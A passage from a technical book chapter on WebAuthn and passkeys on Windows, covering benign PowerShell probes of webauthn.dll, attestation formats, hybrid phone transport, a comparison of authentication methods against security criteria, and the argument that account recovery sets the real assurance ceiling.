This section is not a lab capture from this Linux build host. It is a documented reproducibility path: a reader with Windows 10 1903+ can run the base WebAuthn probes, and a reader with Windows 11 24H2 can additionally verify third-party provider dispatch. The commands below are expected shapes to capture locally:

not hash-stamped output from this chapter. That is the correct proof boundary because the decisive evidence is the signed WebAuthn byte string, not a screenshot of a Settings page.

> Windows WebAuthn platform surface, documented by Microsoft; commands below are the capture recipe for a local Windows host.

Probe 1: prove the platform API exists and returns a feature number. Run this in Windows PowerShell. It loads `webauthn.dll`, calls the documented sentinel, and prints the integer your code should feature-gate on.

```
$src = @"
using System;
using System.Runtime.InteropServices;
public static class WebAuthnNative {
  [DllImport("webauthn.dll", ExactSpelling=true)]
  public static extern UInt32 WebAuthNGetApiVersionNumber();
}
"@
Add-Type $src
"webauthn.dll present: " + (Test-Path "$env:WINDIR\System32\
  webauthn.dll")
"WebAuthN API version: " + [WebAuthnNative]::WebAuthNGetApiVers
  ionNumber()
```

A supported host prints `webauthn.dll present: True` and a non-zero API version. Do not copy a version number from this book into production code; capture it on the host under test and compare it with the `WEBAUTHN_API_VERSION_*` constants in the SDK header [932].

Probe 2: prove Windows has a user-verifying platform authenticator. The next call checks whether Hello can satisfy `UV` for platform credentials. A clean `HRESULT` and `True` answer mean the RP can offer a Windows Hello passkey enrollment flow.

```
$src = @"
using System;
using System.Runtime.InteropServices;
public static class WebAuthnUv {
  [DllImport("webauthn.dll", ExactSpelling=true)]
  public static extern Int32 WebAuthNIsUserVerifyingPlatformAuthe
  nticatorAvailable(out bool available);
}
"@
Add-Type $src
[bool]$available = $false
$hr = [WebAuthnUv]::WebAuthNIsUserVerifyingPlatformAuthe
  nticatorAvailable([ref]$available)
```

```
"HRESULT: 0x{0:X8}" -f $hr
"UV platform authenticator available: $available"
```

Probe 3: verify the signed fields, not the UX. Capture one registration response from a test RP and decode the attestation object. The RP must verify five things: `clientDataJSON.type = "webauthn.create"`; the challenge equals the server nonce; `clientDataJSON.origin` is the exact HTTPS origin; `authenticatorData[0..31] = SHA256(rpId)`; and, when the attestation format is not `none` and policy requires attestation, the format-specific attestation statement over `authenticatorData || SHA256(clientDataJSON)`. For assertion, the RP verifies `type = "webauthn.get"`, the same origin and `rpIdHash`, `UP=1`, `UV=1` when required, a fresh challenge, and the signature with the stored credential public key. This is also the phishing-resistance proof: an adversary-in-the-middle can relay a password or OTP, but it cannot make a browser on `login-microsoft0nline.example` produce `clientDataJSON.origin = "https://login.microsoftonline.com"` or an `rpIdHash` for the real RP.

Probe 4: distinguish storage models. On a platform-bound Windows passkey, the private key is TPM/Hello-gated; on a Windows 11 24H2 third-party provider, the same Win32 ceremony may dispatch to a vault provider. The WebAuthn assertion format is the same, but the recovery floor is not. Therefore the capture should record three facts next to the bytes: the API version returned by `WebAuthNGetApiVersionNumber()`, whether `isUVPAA` returned true, and which provider fulfilled the ceremony (Hello/TPM, roaming key, hybrid phone, or registered plug-in). That tuple is the evidence a security reviewer needs.

The seven attestation statement formats

The IANA WebAuthn registry lists seven format identifiers for the *attestation statement* a registration ceremony can produce [942]. These are not the WebAuthn attestation-conveyance preferences (`none`, `indirect`, `direct`, `enterprise`); they are the CBOR statement formats that appear inside the attestation object. The registry is reachable via RFC 8809 (Hodges, Mandyam, M.B. Jones, August 2020) [943] and the canonical normative definitions are in WebAuthn Level 2 §§8.2-8.8 [212], whose dated Recommendation is at `REC-webauthn-2-20210408` [944]. The seven, in registry order: `packed`, `tpm`, `android-key`, `android-safetynet`, `fido-u2f`, `apple`, and `none`. (WebAuthn Level 3 adds an eighth, `compound` (§8.9), not yet reflected in the IANA snapshot.) Each is one option a relying party can require, accept, or ignore.

◆ **DEFINITION, ATTESTATION CONVEYANCE** The mechanism by which a WebAuthn registration ceremony optionally produces a signature over the new credential's public key (and `authenticatorData` containing the `rpIdHash`), chained to a vendor or platform root. The relying party validates the chain to establish that the new credential's private key is held by a specific authenticator model or certification level. Attestation is distinct from authentication; attestation runs once at registration, authentication runs every sign-in. The WebAuthn `attestation` parameter on registration controls whether the RP asks for an attestation statement at all (values: `none`, `indirect`, `direct`, `enterprise`).

The table below summarizes what each format teaches the relying party. The public-key credential model is what provides verifier-compromise resistance; attestation adds provenance, device-class, certification, and anti-fraud evidence at registration time.

Format	What the RP verifies	Trust anchor required	Assurance signal	Current adoption
`packed`	Signature over `authenticatorData || clientDataHash` by batch attestation key or self-attestation key	Vendor X.509 cert chain or none (self)	Authenticator provenance, optional anti-fraud	Default for most CTAP2 keys; dominant in production
`tpm`	TPM 2.0 `TPM2_Certify`-style certification over the new credential public key	AIK / EK chain to TPM vendor root	Authenticator provenance + device-bound storage evidence	Windows platform-bound passkeys
`android-key`	Android Keystore attestation chain	Google-rooted hardware-attestation CA	Authenticator provenance + StrongBox / TEE residency	Android platform passkeys
`android-safetynet`	SafetyNet API-derived attestation token	Google SafetyNet CA	Legacy; declining	Legacy Android; SafetyNet deprecation announced June 2022; migration deadline end of January 2024; complete shutdown end of January 2025

Format	What the RP verifies	Trust anchor required	Assurance signal	Current adoption
`fido-u2f`	ECDSA P-256 signature with vendor X.509 cert	Vendor U2F-era cert	Authenticator provenance (legacy)	Legacy U2F-era hardware keys; declining
`apple`	Anonymous Apple-issued attestation chain	Apple anonymous-attestation CA	Authenticator provenance without device deanonymisation	Apple platform passkeys
`none`	No attestation; credential public key plus AAGUID only	None	None	The default for synced-passkey consumer flows

A few of these deserve a paragraph each.

`packed` is the spec default and the most widely deployed. The authenticator emits one signature over the concatenation of `authenticatorData` and a hash of `clientDataJSON`, using one of three keys: (a) a per-authenticator-model *batch attestation key* whose X.509 chain anchors to the vendor's attestation root (the privacy-vs-anti-fraud trade-off. The cert reveals the device model, but not which specific user owns which device); (b) an *Anonymisation CA* or Enterprise Attestation key, which lets a managed enterprise distinguish its own devices without leaking that information to consumer relying parties; or (c) a *self-attestation* key derived from the credential itself, which proves only that the private key signs and makes no identity claim.

`tpm` is the format the Windows platform authenticator emits when the user has a TPM 2.0. The signing object is a TPM `TPM2_Certify`-style structure with the TPM's Attestation Identity Key (AIK), chained back to the TPM vendor's Endorsement Key (EK) root certificate. This is the most cryptographically opinionated attestation in the registry: it proves the credential is held by a specific TPM vendor's part. The TPM chapter (Chapter 2) walks the AIK / EK chain end to end.

`apple` is Apple's anonymous-attestation design. The X.509 chain ends in an Apple anonymous-attestation CA; cryptographically the relying party can verify the cert chain back to Apple's root, but the cert itself is engineered to not reveal the user's specific device. This is the privacy-vs-anti-fraud trade-off resolved in favor of privacy: a relying party gets "this came from a real Apple device" without learning *which* Apple device.

`android-safetynet` is the legacy format that lots of installed-base Android passkeys still use. Google announced the SafetyNet Attestation API's deprecation in June

2022 in favor of Play Integrity; the migration deadline was extended to end of January 2024, with complete shutdown landing end of January 2025 [945]. Any new Android passkey registered in 2025 or later uses `android-key` or `none` instead. Relying parties with old `android-safetynet` credentials in their database must accept both formats during the transition window; new credentials use the new path.

`fido-u2f` is the U2F-era legacy format, descended directly from the December 2014 U2F design [914]. ECDSA P-256 signing key plus a vendor X.509 cert. Modern keys still emit it for U2F-mode CTAP1 ceremonies, but every modern CTAP2 ceremony uses `packed` instead.

`none` is the most-deployed format in *consumer* flows, and the recommended default for any relying party that does not have a specific anti-fraud requirement. The RP asks for `attestation: "none"`; the authenticator returns just the credential public key and the AAGUID, with no signature chain. The privacy benefit is real: attestation deanonymises the user's device by model, and a relying party that does not need that information should not collect it. The 2024-2026 best practice is `attestation: "none"` for consumer passkey flows. NIST SP 800-63B-4 (final) inherits this caution [890].

> ▪ **NOTE — PICK ATTESTATION DELIBERATELY** Use `attestation: "none"` for consumer flows; the privacy cost of `direct` outweighs the anti-fraud benefit for low-value accounts. Use `attestation: "direct"` only when (a) you have a documented anti-fraud requirement, (b) you can verify the chain against the FIDO Metadata Service, and (c) you accept that the cert reveals the authenticator model. Use `attestation: "enterprise"` only inside a managed enterprise where the user's device is corporately enrolled.

The discussion so far assumed the authenticator is *on the same device* as the browser (the attestation formats themselves are transport-independent: platform, roaming USB/NFC/BLE, and hybrid phone authenticators can all return these objects). What happens when the authenticator is a phone across the room?

Hybrid transport: a phone authenticator for a laptop browser

A user on a borrowed Windows laptop with no Windows passkey signs in to their bank by scanning a QR code with their iPhone. The phone is the authenticator. The laptop is the WebAuthn client. The protocol that ties them together is *hybrid transport*, formerly known as caBLE (Cloud-Assisted Bluetooth Low Energy), exposed

as the `hybrid` value of WebAuthn's `AuthenticatorTransport` enumeration (L3 §5.8.4) with the transport protocol itself specified in FIDO CTAP 2.2 [865].

> ◆ **DEFINITION — Hybrid transport (caBLE)** A WebAuthn transport in which a roaming authenticator (typically a mobile phone) cooperates with a WebAuthn client on a nearby device (typically a laptop) via three concurrent channels: an out-of-band channel (QR code) for one-time setup, BLE for proximity, and HTTPS to a discoverable cloud tunnel relay for the actual ceremony bytes. The cryptographic trust anchor is the QR-code-seeded ephemeral ECDH exchange; BLE supplies proximity and routing material rather than identity; the tunnel relay carries the encrypted ceremony [905].

The ceremony, simplified: the laptop's browser asks the user to use a phone, generates an ephemeral ECDH keypair, and renders a QR code containing the Tunnel Service URL the phone should connect to, the laptop's ephemeral public key, and a derived HMAC key. The phone's camera scans the QR code and derives a shared secret with the laptop via ECDH. The phone then advertises its presence over BLE, the laptop listens for the BLE beacon to confirm physical proximity, and both endpoints connect to the Tunnel Service URL over HTTPS. From that point on, the laptop and the phone exchange CTAP2 ceremony messages, encrypted under the ECDH-derived key, through the tunnel relay. The phone produces a WebAuthn assertion locally using whatever authenticator is on the phone (the Secure Enclave on iPhone, the Android Keystore on Android), encrypts it for the laptop, and the laptop forwards it to the relying party.




Figure 21.3: Hybrid transport (caBLE). A phone authenticates a sign-in on a laptop that holds no credential. Three channels do three jobs: the QR code is the cryptographic binding (ephemeral ECDH), BLE supplies a physical-proximity signal (not identity), and the cloud Tunnel Service is an encrypted CTAP2 relay, not a trust anchor. The phone performs local user verification and signs over the laptop's clientDataJSON.origin and rpIdHash, so origin binding (and phishing resistance) holds end to end.

The criterion-table consequence is precise. Phishing resistance is preserved because the *origin* in `clientDataJSON` is the laptop's actual browser origin, which the phone signs over the same way it would for its own browser. The QR code is the cryptographic trust anchor, not the BLE advertisement; the BLE advertisement is a proximity/routing signal keyed to that handshake, not an identity proof. In the FIDO hybrid design, BLE also carries encrypted advertisement bytes used to route the tunnel session; it is not a raw unauthenticated broadcast. The Tunnel Service is a *relay*, not a trust anchor; even if the tunnel were compromised, the encrypted ceremony bytes would be unreadable without the ECDH-derived key.

The original caBLE design and its later WebAuthn/CTAP productization were led by Google's Chrome security and Android Identity teams. The WebAuthn Level 3 editor masthead lists Tim Cappalli, Akshay Kumar, Emil Lundberg, Matthew Miller, John Bradley, and Nina Satragno as current editors, with Jeff Hodges, J.C. Jones, Michael B. Jones, and Dirk Balfanz among the former editors [865].

Hybrid transport is the only competitor to the Windows platform authenticator that involves no Windows-side credential storage. The Windows laptop holds nothing: no key, no recovery state, no cached credential. Every ceremony round-trips to the phone. This is the use case the bank-on-a-borrowed-laptop story illustrates: you can sign in to your accounts on a machine you do not own without leaving a credential behind.

How do other authentication approaches score on the criteria framework?

Competing approaches scored against the criteria

The criteria-framework table makes the competitive field legible. Five rows, six competing columns: password alone, password plus SMS-OTP, password plus TOTP, password plus push with number matching, smart card / PIV, and device-bound or synced passkey. The NIST SP 800-63B-4 AAL grading [890] and the NIST syncable-authenticator supplement [930] anchor the right edge of the table; Yubico's commentary corroborates the dichotomy between device-bound (AAL3) and synced (AAL2) passkeys [894].

Criterion	Password	Password + SMS-OTP	Password + TOTP	Password + Push (number match)	Smart Card / PIV	Device-bound passkey	Synced passkey
Phishing resistance	None	None (AitM relays the OTP)	None (AitM relays the TOTP)	Partial (number match defeats most kits)	Strong (channel-bound via mutual TLS)	**Strong** (`rpId` binding)	**Strong**
Verifier-compromise resistance	None	None (SMS infra leaks)	Partial (TOTP seed on server)	Partial	Strong (public-key only)	**Strong**	**Strong**
Replay / relay resistance	None	Weak (OTP relay in 30-60 s)	Weak (TOTP relay in 30 s)	Strong (number match per challenge)	Strong (per-handshake nonce)	**Strong** (challenge + counter)	**Strong**
Step-up / continuity	None	None	None	Partial	Strong (PIN re-prompt)	**Strong** (`UV=1`)	**Strong**

Criterion	Password	Password + SMS-OTP	Password + TOTP	Password + Push (number match)	Smart Card / PIV	Device-bound passkey	Synced passkey
Recovery floor	Reset via SMS	SMS-OTP all the way down	TOTP seed reset via SMS	SMS / password	Admin re-issue	RP-dependent backup key	Sync-fabric recovery (Recovery Key + Recovery Contact)
NIST AAL ceiling	AAL1	AAL2 nominal (SMS-OTP RESTRICTED in 800-63-3 [910] remains RESTRICTED with added obligations in 800-63B-4 [889])	AAL2	AAL2	**AAL3**	**AAL3**	**AAL2**

Push MFA needs a paragraph of nuance. Vanilla push ("tap to approve") is phishable by default because the attacker can simply trigger the push at the moment they have the password, and a fatigued user taps. Number matching (the user types a code shown on the laptop into the phone, or vice versa) defeats most kits because it ties the push to a specific session. *Location binding* (the push is rejected unless the phone is geographically near the laptop) adds another layer. The net is "partial" phishing resistance: much better than vanilla push, not as strong as origin binding.

Smart cards and PIV deserve their own paragraph because they are not historically associated with WebAuthn but score well on the criteria. A PIV card with a PIN provides strong phishing resistance via TLS client authentication (channel-bound at the TLS layer), strong verifier-compromise resistance via the public-key model, and strong replay resistance via per-handshake nonces. The weakness is *recovery*:

a lost card requires an administrative reissue, which scales poorly for consumer flows. The full Windows smart-card stack is outside this book's chain; on the five axes a PIV card is a strong ceremony bounded by a weak recovery story.

OATH-TOTP is interesting in the criteria table because it is phishing-vulnerable by construction. The TOTP code is the same on the legitimate origin and the look-alike; the AitM kit forwards the code through. Google Authenticator's cloud-sync feature additionally broke the verifier-compromise property in a subtle way: if the user's Google account is compromised, the synced TOTP seeds give the attacker a complete second-factor toolkit [946].

SAML and OIDC federation are not competitors to WebAuthn in the criteria table. They are *transport layers above* WebAuthn. A SAML or OIDC identity provider does the WebAuthn ceremony for the user; the IdP then issues a SAML assertion or an OIDC ID token to the relying party. WebAuthn underneath is the strong primitive; SAML and OIDC are the enterprise transport for the resulting assertions.

WebAuthn wins decisively on four of five rows. What's left in row five? The recovery row.

Where this link breaks

Even with the U2F, FIDO2, passkey, Windows, attestation, and hybrid-transport machinery in place, WebAuthn has corners it cannot defend. The relevant impossibility results are well-known in the protocol literature; they are worth naming because they tell a practitioner where defense-in-depth has to come from.

Coerced consent. WebAuthn cannot distinguish a willing user from a coerced one. The protocol's only signal is "the user performed the gesture": a fingerprint, a PIN, a face match. No protocol whose only observable is gesture completion can tell whether the user was free at the moment of the gesture. NIST SP 800-63B-4 does not classify physical coercion among the attacks it defends against [890] this is a general impossibility, not a WebAuthn-specific weakness.

> ▪ **NOTE. COERCED CONSENT IS UNDEFINED** A user under duress can be made to present a gesture. WebAuthn cannot detect this. The compensating control is *transactional*: step-up authentication with a fresh challenge for high-value actions, and out-of-band confirmation for transactions above a risk threshold. The protocol cannot solve coercion; the application layer must.

Kernel-level malware on the client. Malware with kernel privilege on the user's device can race the legitimate user. If the malware can call into `webauthn.dll` and

trigger a Hello UV prompt the user blindly approves, it can extract assertions. The mitigation is TPM-bound keys plus the Hello ESS trustlet (covered in the Windows Hello chapter (Chapter 20) and the Credential Guard chapter (Chapter 15)), not WebAuthn itself. WebAuthn protects against *network* attackers; defending against a kernel-mode attacker on the same device requires the OS's secure-kernel architecture.

Sync-fabric compromise. Compromise of Apple iCloud, Google account recovery, or Microsoft's recovery-key service effectively compromises every passkey held there. Apple's Advanced Data Protection model [929] is the strongest currently-shipped consumer realisation of the end-to-end-encrypted sync invariant, and even it depends on the user retaining their Recovery Contact or Recovery Key in some form. The NIST April 2024 supplement classifies synced passkeys at AAL2 for exactly this reason: the private key leaves the original authenticator [930]. Yubico's commentary makes the practitioner consequence explicit: device-bound is AAL3, synced is AAL2 [894].

Username enumeration and discoverable-credential privacy. Discoverable credentials let an authenticator answer "do you have a credential for this `rpId`?" without further information. A relying party that asks the question maliciously can enumerate which of its users have set up a passkey. The `credProtect` extension introduced in CTAP 2.1 [921] requires `UV=1` to even list the credential, which closes most of the leak; it is not universally deployed.

Counter-regression false positives on synced passkeys. The per-credential signature counter is per-authenticator. A passkey synced across two devices will see the counter desynchronise between them. WebAuthn L3 §6.1.1 explicitly permits a *zero-counter* for synced passkeys; relying parties that treat any counter regression as evidence of cloning will produce false positives. Treat counter regression as evidence of cloning *only* for `BS=0` (device-bound) credentials. This is a deployment foot-gun, not a protocol flaw.

▶ **WALKTHROUGH — Mapping features to the criteria table** For phishing resistance, inspect `clientDataJSON.origin` and `authenticatorData.rpIdHash`; a look-alike domain cannot make those bytes equal the real RP. For verifier compromise, inspect storage: the RP keeps a public key and credential ID, not a reusable shared secret. For replay and relay, inspect the fresh challenge, counter, and transport: captured assertions die with the challenge, while `BS=0` device-bound keys cannot be replayed from a sync copy. For step-up, inspect `UP`, `UV`, and any transaction-specific challenge the RP binds to the operation. For availability and recovery, inspect `BE` and `BS`, then leave the protocol and audit the platform's

> recovery primitive: TPM-only device binding can satisfy AAL3; synced passkeys inherit the sync fabric and remain AAL2.

These are the *protocol* limits. The biggest practical limit is one the protocol cannot fix at all, recovery. The protocol can specify what factor produces the credential at sign-in; it cannot specify what factor produces the credential when the original one is lost. That is the application-layer question every relying party answers differently, and it is the question the recovery section lands on.

Open problems: what's still moving in late 2025 / early 2026

Standardization is not done. Several major surfaces are still in active draft.

WebAuthn Level 3 is currently a W3C Candidate Recommendation [865] the dated CR snapshot is 13 January 2026 [905]. As of January 2026, Candidate Recommendation means implementation feedback can still change details before Proposed Recommendation and Recommendation; treat the CR as the normative draft to track, not as a promise of dates. The active editor masthead is in the W3C draft itself [865].

CTAP 2.2 is a FIDO Proposed Standard as of 14 July 2025 [922] **CTAP 2.3** followed as a Proposed Standard on 26 February 2026 [923]. The 2.2 and 2.3 revisions refine hybrid transport, `credProtect`, and PIN-protocol handling without breaking 2.1's command-byte table.

Cross-vendor passkey portability. The FIDO Alliance *Credential Exchange Protocol* (CXP) and *Credential Exchange Format* (CXF) Working Drafts, dated 3 October 2024 [947], are the standards effort. The draft text identifies the problem: "the transfer of credentials between two different providers has traditionally been an infrequent occurrence… As it becomes more common for users to have multiple credential providers that they use to create [and] manage credentials, it becomes important to address some of the security concerns with regard to migration" [947]. Apple has signaled CXP-based import for iOS; Bitwarden has signaled support. The plausible 2026 trajectory is CXP moving toward Proposed Standard and the major OS passkey surfaces experimenting with import-export UX, but that is forecast rather than normative status.

Transactional authorization. The earliest WebAuthn drafts included `txAuthSimple` and `txAuthGeneric` extensions [904] neither was ever implemented by browsers, and both are absent from L3. The productised path is Secure Payment

Confirmation (a sibling spec to WebAuthn), but it covers only payment transactions. General "sign a description of *this transaction*" remains an open problem. Conjecture: payment-confirmation becomes the template that gets generalized in WebAuthn Level 4.

Quantum-safe attestation. The IANA COSE algorithm registry (last updated 2026-03-04) currently has no PQC algorithm in WebAuthn-recommended status [920]. ECDSA P-256, EdDSA Ed25519, RSA-PKCS1.5, and RSA-PSS are the registered options, all quantum-breakable in principle. A long-lived TPM AIK signed today is forgeable to a quantum-capable adversary at any future date. Post-quantum migration on Windows is a separate subject this book does not cover; the WebAuthn deployment side of it is open. One plausible trajectory is ML-DSA (FIPS 204) eventually entering the WebAuthn COSE registry and new TPM attestation chains gaining a parallel post-quantum enrollment path; neither is a registered WebAuthn status claim as of the IANA snapshot cited here.

Standards are still moving. What should a practitioner do *today*?

What it means for you

Six pieces of operational advice, each tied to a primary source.

1. Windows developers: use `webauthn.dll`, do not roll your own. The Win32 reference at `learn.microsoft.com/en-us/windows/win32/api/webauthn/` [932] is the only surface you should be calling. The OS handles USB-HID, NFC, BLE, hybrid transport, Conditional Mediation, plug-in dispatch, and Windows Hello UV in one call. The header is at `github.com/microsoft/webauthn` [931] the Microsoft Learn overview is at `learn.microsoft.com/.../hello-for-business/webauthn-apis` [919].

2. Relying parties: default to `attestation: "none"`, `userVerification: "required"`, `residentKey: "preferred"`. This is the 2024-2026 consumer-flow baseline. `attestation: "none"` preserves user privacy and interoperates with every authenticator type. `userVerification: "required"` forces `UV=1` and the gesture acquisition. `residentKey: "preferred"` enables usernameless sign-in on platforms that support it without burning a credential slot on older authenticators that don't. The Microsoft Entra passwordless documentation [879] and the WebAuthn Level 3 spec [865] are the references.

3. Enterprise IT: device-bound FIDO2 keys for AAL3 (admin, finance, tier 0); synced passkeys for AAL2 workforce. NIST SP 800-63B-4 [890] formalizes the dichotomy via the syncable-authenticator supplement [930]. Yubico's enterprise commentary makes the operational point: device-bound passkeys on dedicated

hardware are AAL3; synced passkeys are AAL2 [894]. For admin accounts use FIDO Alliance L3-certified hardware [891]: YubiKey Bio, Feitian BioPass, the Entra-listed vendors at `learn.microsoft.com/.../concept-fido2-hardware-vendor` [918].

4. Windows 11 24H2 end users: enable third-party passkey providers in Settings. Settings → Accounts → Passkeys → Advanced options. Toggle the provider on for any vendor you trust (1Password, Bitwarden, Dashlane) [937]. The Microsoft Learn third-party tutorial walks the flow [941]. If you do not use a third-party vault, the Microsoft synced passkey provider is enabled by default on 24H2 systems signed in with a Microsoft Account.

5. Security architects: write down your recovery flow first. Score it against the five-axis criteria table from the criteria framework before you design the authentication factors. The recovery row's strength is the system's ceiling, not the floor; the authentication ceremony cannot raise it. Microsoft Entra's own guidance flags account recovery as a deployment risk: FIDO2 keys "can increase costs for equipment, training, and helpdesk support. Especially when users lose their physical keys and need account recovery" [879]. The recovery section lands this argument.

6. Incident responders: collect ETW events from the WebAuthn provider. Plug-in authenticator registration events on managed devices are a high-signal indicator. A newly enrolled `IPluginAuthenticator` on a privileged user's machine should be treated as a credential-store change requiring review. The ETW chapter (Chapter 25) walks the WebAuthn provider events end to end.

> **A one-line PowerShell to enumerate Windows passkeys.** Open PowerShell as the signed-in user (no admin needed for your own credentials) and call into the `webauthn.dll` `WebAuthNGetPlatformCredentialList` API via a managed wrapper, or use the Settings → Accounts → Passkeys page directly. There is no first-class `Get-WebAuthnCredential` cmdlet as of Windows 11 25H2; the Settings page is the supported management surface. The Microsoft Learn passkey overview is the canonical management reference; this is an absence claim, so verify it against Microsoft's current PowerShell and Windows passkey documentation before turning it into an operational dependency [933].

Most of this is engineering. One row of the table has resisted engineering for fifty years. That's where the chapter lands.

Recovery: your weakest factor is always your recovery flow

The thesis surfaced in the criteria framework and deferred through the mechanism sections is the one the chapter lands on. The argument is direct, almost

embarrassingly so: every authentication system that admits any external recovery primitive is, in the formal sense, at most as strong as that primitive. Strong authentication ceremonies coexist with weaker recovery ceremonies across the major consumer platforms surveyed here, and the *system's* assurance level is the minimum of the two, not the maximum.

> *Your weakest factor is always your recovery flow.*

To make the claim concrete, score representative major-platform recovery flows against the same five-axis criteria table.

Apple iCloud Keychain (with Advanced Data Protection). Apple's published model has three recovery primitives [929]: (a) a *trusted device* the user previously signed into; (b) an *iCloud Recovery Contact*, another Apple ID owner the user has nominated to attest their identity; and (c) an *iCloud Recovery Key*, a 28-character string the user must retain [948]. Apple's published architecture is the strongest current consumer realisation of the end-to-end-encrypted invariant: the recovery primitives unlock an HSM-backed escrow cluster that holds the user's iCloud Keychain encryption material, but Apple itself does not hold the keys in plaintext. The fundamental dependency is the Apple ID password plus, originally, SMS-OTP at device-trust establishment.

Google Password Manager (with Google Account end-to-end encrypted passkey sync). Trusted-device fallback, security-key fallback, recovery code, recovery phone, recovery email. The recovery floor reduces, in the worst case, to SMS-OTP via the recovery phone. Google's architecture is end-to-end encrypted in the steady state but the trust establishment depends on Google account recovery, which depends on out-of-band verification primitives the user enrolled at account creation.

Microsoft Account. The October 2024 Windows Developer Blog states the recovery primitive verbatim: "you will be prompted to save a recovery key that will be used to verify your identity and protect your passkeys through end-to-end encryption" [937]. The recovery key is a high-entropy string the user retains; if they lose it, the recovery flow falls back to the secondary factors the user enrolled (alternate email or SMS-OTP via the recovery phone). As with Google, the worst-case recovery floor is the weakest of the secondary factors the user enrolled.

Microsoft Entra ID (enterprise). Entra's Temporary Access Pass (TAP) is a stronger enterprise recovery primitive than consumer self-service recovery when it is time-bound, audited, and issued by an administrator under separation-of-duties policy: the user redeems it to bootstrap a new authenticator. TAP can raise

the floor because the admin's identity is on the issuance, but it is still weaker than the authentication ceremony if helpdesk identity proofing is socially engineerable or unaudited. Microsoft documents the TAP issuance and redemption flow in detail [949].

1Password, Bitwarden, Dashlane under the 24H2 plug-in model. Each vendor's master password and secondary recovery primitive becomes the *de facto* floor of the entire passkey ceremony when the plug-in is the credential store. 1Password's master password plus Secret Key, Bitwarden's master password plus 2FA recovery code, and Dashlane's device trust plus master password. Each is the recovery floor for every passkey the vault holds. The Microsoft Learn third-party tutorial reinforces the warning, in context: "Contoso Passkey Manager is designed for passkey creation and usage testing only. Don't use the app for production passkeys" [941].




Figure 21.4: The surveyed passkey platforms start from the same origin-bound ceremony, but expose different ladders of account-recovery primitives, and the common weak floors are out-of-band recovery primitives such as SMS-OTP, email, a retained secret, or an admin Temporary Access Pass. Per-leaf AAL tags show the drop; the system's assurance is the minimum: System AAL = min(ceremony, recovery).

The diagram looks busy because it is. Across the surveyed platforms, the recovery flow is a different combination of trusted-device fallback, recovery code or key, recovery contact, and an out-of-band primitive (SMS-OTP, email, or admin attes-

tation). Every one of those out-of-band primitives is weaker than origin-bound public-key cryptography. The cryptographic ceremony scores AAL3 phishing-resistant at the authentication moment; the recovery primitive scores AAL1 or AAL2 at the recovery moment. *The system's AAL is the minimum.*

§ **aside, compliance reading** NIST SP 800-63B-4's AAL2 / AAL3 split makes the recovery story explicit. Section 5.1 of SP 800-63B-4 enumerates permitted recovery primitives; every one is at most as strong as its underlying factor. The April 2024 supplement [930] caps synced passkeys at AAL2 because the recovery/sync model can recreate the credential outside the original authenticator: the same logic that caps the recovery row applies to the sync fabric. Auditors who care about AAL3 for tier-zero accounts will require *both* a device-bound authenticator and a documented recovery flow whose own strength is at AAL3. The current best-practice composition is two device-bound hardware authenticators in different physical locations, each registered as primary for the other's recovery.

Key idea. For the surveyed consumer and vault-backed passkey platforms, the recovery floor (trusted-device fallback, recovery code or key, recovery contact, email, SMS-OTP, or administrator-issued bootstrap token) is the AAL ceiling for the whole account unless the organization deliberately engineers a stronger, audited re-enrollment path.

The protocol literature has been clear about this for fifty years and the regulatory literature has been catching up since 2017. NIST SP 800-63-3 introduced "phishing-resistant authenticator" as a first-class term; SP 800-63-4 (2025) [889] makes verifier-impersonation resistance a normative criterion. Neither standard solves recovery; both standards explicitly enumerate what counts as a recovery primitive without specifying how to *compose* them into an AAL-graded flow. There is no IETF or FIDO Alliance standard that says "here is a recovery flow whose strength is AAL3." There may never be. Recovery is application-specific, and the only general protocol is "social attestation" (multiple human witnesses), which does not scale.

